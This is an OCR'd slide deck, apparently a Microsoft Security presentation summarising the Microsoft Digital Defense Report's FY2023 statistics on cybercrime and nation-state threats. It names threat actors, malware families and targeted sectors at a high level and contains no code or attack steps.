
Microsoft Security

Nation States v Organised Crime: Two sides of the same coin?

Microsoft Digital Defense Report: The state of the threat landscape

Lesley Kipling
M.Sc. Forensic Computing
Chief Security Advisor
Lead Investigator


Resources supporting the data featured in the MDDR




All data is based on Microsoft fiscal year 2023 unless otherwise indicated.

Unprecedented relentless assault

- 4,000 password attacks blocked per second on average over the past year.
- 156,000 business email compromise attempts observed daily
- 1,700 DDoS attacks per day mitigated
- Tracking and monitoring 14 DDoS-for-hire sites
- 23% annual rise in the cases processed by the Microsoft Security Response Center and Security Operations Center teams.



Microsoft's Threat actors taxonomy



Microsoft shifts to a new threat actor naming taxonomy | Microsoft Security Blog

October Activity overview

Microsoft Defender for Office

- Prolific adversary-in-the-middle phishing actor Storm-0485

Attack surface intelligence

- SharePoint Server
- Cacti
- Juniper JunOS
- JetBrains TeamCity
- WS_FTP Server
- Exim Mail Server
- Confluence

Chinese activity group threats

- Keyplug malware

Russian activity group threats

- Russian threat actors and Seashell Blizzard destructive attack evolutions in Ukraine show dwindling use and sophistication

Iranian activity group threats

- Mint Sandstorm delivers Peppermint to targets of interest
- Storm-0589 seeks access to personal data

North Korean activity group threats

- Onyx Sleet exploits vulnerable VMWare Horizon servers
- Pearl Sleet deploys Kim Jong Un visit to Russia themed lure served on OneDrive

Financially motivated threats

- Qakbot distributor Storm-0464 shifts to DarkGate and IcedID

Open-source intelligence

- Telecom targeting
- Remcos RAT
- Ransomware update
- Linux FDM

Key developments

The State of Cybercrime

Cybercriminals are leveraging the cybercrime-as-a-service ecosystem to launch phishing, identity, and distributed denial of service (DDoS) attacks at scale. Simultaneously, they are increasingly bypassing multifactor authentication and other security measures to conduct targeted attacks.

Ransomware operators are shifting heavily toward hands on keyboard attacks, using living-off-the- land techniques and remote encryption to conceal their tracks, and exfiltrating data to add pressure to their ransom demands. And cybercriminals are improving their ability to impersonate or compromise legitimate third parties, making it even harder for users to identify fraud until it's too late.

80-90%

of all successful ransomware compromises originate through unmanaged devices.

Find out more on page 18

A return on mitigation (ROM) framework is helpful for prioritization and may highlight actions requiring low effort or resources but that have a high impact.

Find out more on page 41


70%

of organizations encountering human-operated ransomware had fewer than 500 employees.

Find out more on page 18

Human-operated ransomware attacks are up more than

200%



Find out more on page 17

Password based attacks spiked in 2023

Find out more on page 34

Last year marked a significant shift in cybercriminal tactics


with threat actors exploiting cloud computing resources such as virtual machines to launch DDoS attacks. When hundreds of millions of requests per second originating from tens of thousands of devices constitute an attack, the cloud is our best defense, due to the scale needed to mitigate the largest attacks.

Find out more on page 39

What we're seeing in targeted attack notifications

Based on the notifications shared with customers, these are the top threats identified by Microsoft Defender Experts this year:

- Successful identity attacks
- Ransomware encounters
- Targeted phishing attempts leading to device or user compromise
- Business email compromise




Key developments

Nation State Threats

After last year's flurry of high-profile cyberattacks, nation-state cyber actors this year pivoted away from high-volume destructive attacks and instead directed the bulk of their activity toward cyber espionage.


As nation-state threat actors continue to grow in sophistication, they have been increasingly used by governments to understand the plans of other nations, transnational bodies, and non-governmental organizations. Critical infrastructure also remains a popular target, with threat actors employing stealthier techniques to establish persistence and evade detection, as is the education sector. At the same time, some governments have used cyber-enabled influence campaigns to manipulate public opinion at home and abroad. Cyber operations are expanding globally, with increased activity in Latin America, sub-Saharan Africa, and the Middle East due to heightened Iranian activity.

Nation-state and state-affiliated threat actor activities pivoted away from high volume destructive attacks in favor of espionage campaigns.



Find out more on page 48

Russian state-sponsored threat actors used diverse means to access devices and networks in NATO member states.



Find out more on page 54

Chinese cyber threat groups carried out sophisticated worldwide intelligence collection campaigns.

At the same time, China's cyber influence campaigns continue to operate at an unmatched scale.

Find out more on page 60

The unchecked expansion of the cyber mercenary marketplace threatens to destabilize the broader online environment.


Find out more on page 74

Iranian state actors are using increasingly sophisticated tradecraft

including enhancing operations in cloud environments, regularly using custom implants, and exploiting newly released vulnerabilities faster.

Find out more on page 66

North Korean actors conducted a supply chain attack using an existing supply chain compromise.




Find out more on page 71

A growing focus on critical infrastructure

Most targeted sectors globally

State-sponsored threat groups target broadly as part of their intelligence collection. Critical infrastructure sectors (highlighted) comprised 41% of the NSNs sent in FY2023.




- A 16% Education
- B 12% Government
- C 11% Think tanks and NGOs
- D 11% IT
- E 6% Communications
- F 5% Finance
- G 5% Transportation
- H 4% Defense Industry
- I 3% Energy
- J 2% Manufacturing Infrastructure
- K 5% Other Critical Infrastructure
- L 20% Other

